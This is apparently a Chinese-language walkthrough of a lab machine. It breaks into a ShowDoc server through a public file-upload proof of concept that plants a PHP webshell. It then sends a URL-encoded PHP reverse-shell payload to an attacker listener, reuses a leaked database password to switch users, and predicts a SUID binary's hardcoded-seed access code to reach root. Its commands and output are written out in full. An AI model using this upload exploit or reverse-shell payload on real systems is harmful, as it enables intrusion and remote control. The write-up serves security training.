

信息搜集

端口扫描

[illegible]

Discovered open port 80/tcp on 192.168.100.60
Discovered open port 22/tcp on 192.168.100.60
Completed SYN Stealth Scan at 14:35, 0.02s elapsed (2 total ports)
Initiating Service scan at 14:35
Scanning 2 services on 192.168.100.60
Completed Service scan at 14:35, 6.08s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.100.60
NSE: Script scanning 192.168.100.60.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:35
Completed NSE at 14:35, 0.35s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:35
Completed NSE at 14:35, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
Nmap scan report for 192.168.100.60
Host is up, received arp-response (0.00070s latency).
Scanned at 2026-04-27 14:35:29 CST for 7s

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.66 ((Debian))

|_http-favicon: Unknown favicon MD5: 1FBC02DC6F980F075779049BF687128A
| http-title: ShowDoc
|_Requested resource was ./web/#/
|_http-server-header: Apache/2.4.66 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:92:1C:00 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=4/27%OT=22%CT=%CU=37168%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=69EF03B8%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=110%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)
Uptime guess: 11.268 days (since Thu Apr 16 08:09:49 2026)
Network Distance: 1 hop


```
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1    0.70 ms 192.168.100.60

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:35
Completed NSE at 14:35, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.10 seconds
      Raw packets sent: 25 (1.894KB) | Rcvd: 17 (1.366KB)
```



- 80 web
- 22 ssh

web是一个ShowDoc，这里使用wavely扫描出了漏洞



https://github.com/SexyBeast233/SecBooks/blob/main/%E3%80%90%E6%96%87%E5%BA%93%E3%80%91peiQi%E6%96%87%E5%BA%93/PeiQi_Wiki/Web%E5%BA%94%E7%94%A8%E6%BC%8F%E6%B4%9E/ShowDoc/ShowDoc%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E.md

```
(root@Echo)-[/tmp/aaaa]
# python3 aaa.py http://192.168.100.60/
+-----+
+ POC_Des: http://wiki.peiqi.tech
+ Title: ShowDoc 任意文件上传漏洞
+ 使用格式: python3 poc.py
+ Url      >>> http://xxx.xxx.xxx.xxx
+-----+
Please input Attack Url
Url >>> http://192.168.100.60
[o] 目标 http://192.168.100.60存在漏洞 ,成功上传木马
[o] 路径为 http://192.168.100.60/Public/Uploads/2026-04-26/69ee0cb694647.php
[o] 密码为: peiqi
```



反弹shell

```
test=%24sock%3Dfsockopen%28%22192.168.100.49%22%2C7777%29%3B%24proc%3Dproc_open%28%22%2Fbin%2Fsh%22%2Carray%280%3D%3E%24sock%2C1%3D%3E%24sock%2C2%3D%3E%24sock%29%2C%24pipes%29%3B
```

```
(root@Echo)-[/opt/tools]
# python3 penelope.py -p 8888
[+] Listening for reverse shells on 0.0.0.0:8888 -> 127.0.0.1 • 192.168.100.49
> 🏠 Main Menu (m) 💀 Payloads (p) 🧹 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[!] Stopping TCPListener(0.0.0.0:8888)
(root@Echo)-[/opt/tools]
# python3 penelope.py -p 7777
[+] Listening for reverse shells on 0.0.0.0:7777 -> 127.0.0.1 • 192.168.100.49
> 🏠 Main Menu (m) 💀 Payloads (p) 🧹 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Show 192.168.100.60 Linux-x86_64 👤 www-data(33) 🚩 Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /root/.penelope/sessions/Show~192.168.100.60-Linux-x86_64/2026_04_26-22_06_03-558.l
www-data@Show:~/html/Public/Uploads/2026-04-26$ |
```

提权

横向移动到l1qin9

在/var/www/html/server里面又发现了一个thinkphp的cms当时想着是不是运行这个thinkphp的不是www用户从而利用这个thinkphp来提权，但发现依旧是www用户。翻了翻发现在/var/www/html下很多配置文件在经过查找最终锁定/var/www/html/server/Application/Common/Conf/config.php

```
kali-linux
www-data@Show:~/html$ find . -iname "*conf*" 2>/dev/null
./web_src/test/e2e/nightwatch.conf.js
./web_src/test/unit/jest.conf.js
./web_src/build/webpack.base.conf.js
./web_src/build/webpack.prod.conf.js
./web_src/build/webpack.dev.conf.js
./web_src/build/vue-loader.conf.js
./web_src/config
./web_src/.editorconfig
./server/ThinkPHP/Common/Conf
./server/ThinkPHP/Common/Conf/config.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/StorageCapacityConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/XmlConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/RefererConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/LifecycleConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/CnameConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/LiveChannelConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/CorsConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/WebsiteConfig.php
./server/ThinkPHP/Library/Vendor/Alioss/src/OSS/Model/LoggingConfig.php
./server/ThinkPHP/Home/Conf
./server/ThinkPHP/Home/Conf/config.php
./server/ThinkPHP/Conf
./server/Application/Common/Conf
./server/Application/Common/Conf/config.php
./server/Application/Api/Conf
./server/Application/Api/Conf/config.php
./server/Application/Home/Conf
./server/Application/Home/Conf/config.php
www-data@Show:~/html$
```

```
kali-linux
?php
return array(
    /**配置项'=>'配置值'
    //使用sqlite数据库
    'DB_TYPE' => 'Sqlite',
    'DB_NAME' => '../Sqlite/showdoc.db.php',
    //showdoc不再支持mysql http://www.showdoc.cc/help?page_id=31990
    'DB_HOST' => 'localhost',
    'DB_USER' => 'showdoc',
    'DB_PWD' => 'showdoc123456',
    'DB_PORT' => 3306, // 端口
    'DB_PREFIX' => '', // 数据库表前缀
    'DB_CHARSET' => 'utf8', // 字符集
    'DB_DEBUG' => TRUE, // 数据库调试模式 开启后可以记录SQL日志
    'URL_HTML_SUFFIX' => '', //url伪静态后缀
    'URL_MODEL' => 3, //URL兼容模式
    'URL_ROUTER_ON' => true,
    'URL_ROUTE_RULES' => array(
        ':id\d' => 'Home/Item/show?item_id=:1',
        ':domain\s$' => 'Home/Item/show?item_domain=:1', //item的个性域名
        'uid/:id\d' => 'Home/Item/showByUid?uid=:1',
        'page/:id\d' => 'Home/Page/single?page_id=:1',
    ),
    'URL_CASE_INSENSITIVE' => true,
    'SHOW_ERROR_MSG' => true, // 显示错误信息，这样在部署模式下也能显示错误
    'STATS_CODE' => '', //可选，统计代码
    'TMPL_CACHE_ON' => false, //禁止模板编译缓存
    'HTML_CACHE_ON' => false, //禁止静态缓存
    'TMPL_EXCEPTION_FILE' => '../Public/exception.tpl', //错误模板
    " ./server/Application/Common/Conf/config.php" [noeol] 43L, 1903B
1,1 Top
```

showdoc123456存在密码复用是l1qin9 mooii的密码

```
www-data@Show:~/html$ su l1qin9
Password:
l1qin9@Show:/var/www/html$ id
uid=1001(l1qin9) gid=1001(l1qin9) groups=1001(l1qin9),100(users)
l1qin9@Show:/var/www/html$
```

l1qin9 -> root

```
l1qin9@Show:~$ ls -al
total 52
drwx----- 3 l1qin9 l1qin9 4096 Apr 26 12:11 .
drwxr-xr-x 4 root    root    4096 Apr 25 20:07 ..
-rwsr-sr-x 1 root    root    16632 Apr 25 22:43 auth_monitor
lrwxrwxrwx 1 root    root     9 Apr 25 22:47 .bash_history -> /dev/null
-rw-r--r-- 1 l1qin9 l1qin9   220 Apr 25 20:07 .bash_logout
-rw-r--r-- 1 l1qin9 l1qin9  3526 Apr 25 20:07 .bashrc
-rw-r--r-- 1 l1qin9 l1qin9   807 Apr 25 20:07 .profile
drwx----- 2 l1qin9 l1qin9  4096 Apr 26 11:52 .ssh
-rw----- 1 l1qin9 l1qin9  7029 Apr 26 12:10 .viminfo
l1qin9@Show:~$
```

在家目录下有个SUID权限的执行文件，get下来使用ida分析

```
l1qin9@Show:~$ scp auth_monitor root@192.168.100.49:/tmp/aaaa
The authenticity of host '192.168.100.49 (192.168.100.49)' can't be established.
ED25519 key fingerprint is SHA256:ZyUbPteDlhKgFR102PGhJUWNS++vR62HchhPFY2Cfw.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.49' (ED25519) to the list of known
hosts.
root@192.168.100.49's password:
auth_monitor
100% 16KB 5.9MB/s 00:00
l1qin9@Show:~$
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v3; // ebx
    time_t v4; // rax
    char s[256]; // [rsp+10h] [rbp-130h] BYREF
    int v7; // [rsp+110h] [rbp-30h] BYREF
    unsigned int buf; // [rsp+114h] [rbp-2Ch] BYREF
    FILE *stream; // [rsp+118h] [rbp-28h]
    int v10; // [rsp+120h] [rbp-20h]
    int fd; // [rsp+124h] [rbp-1Ch]
    int i; // [rsp+128h] [rbp-18h]
    unsigned int v13; // [rsp+12Ch] [rbp-14h]

    fd = open("/dev/urandom", 0, envp);
    if ( fd < 0 )
    {
        v3 = time(0LL);
        buf = v3 ^ getpid();
    }
    else
    {
        read(fd, &buf, 4uLL);
        close(fd);
    }
    v13 = 0;
    for ( i = 0; i <= 99; ++i )
    {
```

```

    v13 += buf % (i + 1);
    v13 ^= **argv;
}
s0rand(v13);
v10 = rand();
puts("--- MAZE-SEC ACCESS MONITOR ---");
v4 = time(0LL);
printf("SYSTEM_TICK: %ld\n", v4);
printf("CHALLENGE_STAMP: %08x\n", buf);
printf("ENTER ACCESS CODE: ");
if ( (unsigned int)__isoc99_scanf("%d", &v7) != 1 )
    return 1;
if ( v10 == v7 )
{
    setuid(0);
    setgid(0);
    stream = fopen("/root/show.txt", "r");
    if ( stream )
    {
        while ( fgets(s, 256, stream) )
            printf("%s", s);
        fclose(stream);
    }
}
else
{
    puts("ACCESS DENIED.");
}
return 0;
}

```

```

void s0rand()
{
    srand(0x539u);
}

```

程序模拟了要求用户输入正确的“ACCESS CODE”。如果输入正确，程序将以 root 权限读取并显示 `/root/show.txt`

程序逻辑分析

A. 初始混淆（伪随机干扰）

程序开头试图获取一个高质量的随机数 `buf`：

1. 优先尝试读取 `/dev/urandom`。
2. 如果失败，则使用 `time(0) ^ getpid()` 作为替代方案。
3. 随后，程序通过一个 100 次的循环计算变量 `v13`，其中涉及了 `buf % (i + 1)` 以及程序启动参数 `**argv` 的异或运算。

分析结论： 这一部分逻辑看起来非常复杂，试图让用户相信 `v13` 是一个不可预测的动态值。

B. 核心漏洞：伪函数调用

这是程序最关键的逻辑陷阱：

```
v13 = [复杂计算...];  
s0rand(v13); // 这里调用了 s0rand  
v10 = rand(); // 获取第一个随机数
```

观察程序义的 `s0rand` 函数：

```
void s0rand()  
{  
    srand(0x539u);  
}
```

- **参数忽略：** 虽然 `main` 函数向 `s0rand` 传递了 `v13`，但 `s0rand` 的函数定义中根本没有接收参数。
- **硬编码种子：** 无论 `v13` 是多少，`s0rand` 每次运行都会执行 `srand(0x539u)`。
- **0x539** 的十进制值是 **1337**。

由于 `srand()` 的种子 (Seed) 被固定为 `1337`，根据 C 语言标准库的伪随机数生成算法，`rand()` 产生的第一个数值是**确定且唯一**的。

使用 Python 的 `ctypes` 模块直接调用系统底层的 `libc.so.6` 库生产

```
python3 -c "import ctypes; libc = ctypes.CDLL('libc.so.6'); libc.srand(1337);  
print(libc.rand())"
```

```
l1qin9@Show:~$ python3 -c "import ctypes; libc = ctypes.CDLL('libc.so.6'); libc.srand(1337); print(libc.rand())"  
292616681  
l1qin9@Show:~$ ./auth_monitor  
--- MAZE-SEC ACCESS MONITOR ---  
SYSTEM_TICK: 1777220035  
CHALLENGE_STAMP: 3edd3d52  
ENTER ACCESS CODE: 292616681  
1N0jcN9b9uqUJ0VPYbgi  
l1qin9@Show:~$ su root  
Password:  
root@Show:/home/l1qin9# id  
uid=0(root) gid=0(root) groups=0(root)  
root@Show:/home/l1qin9#
```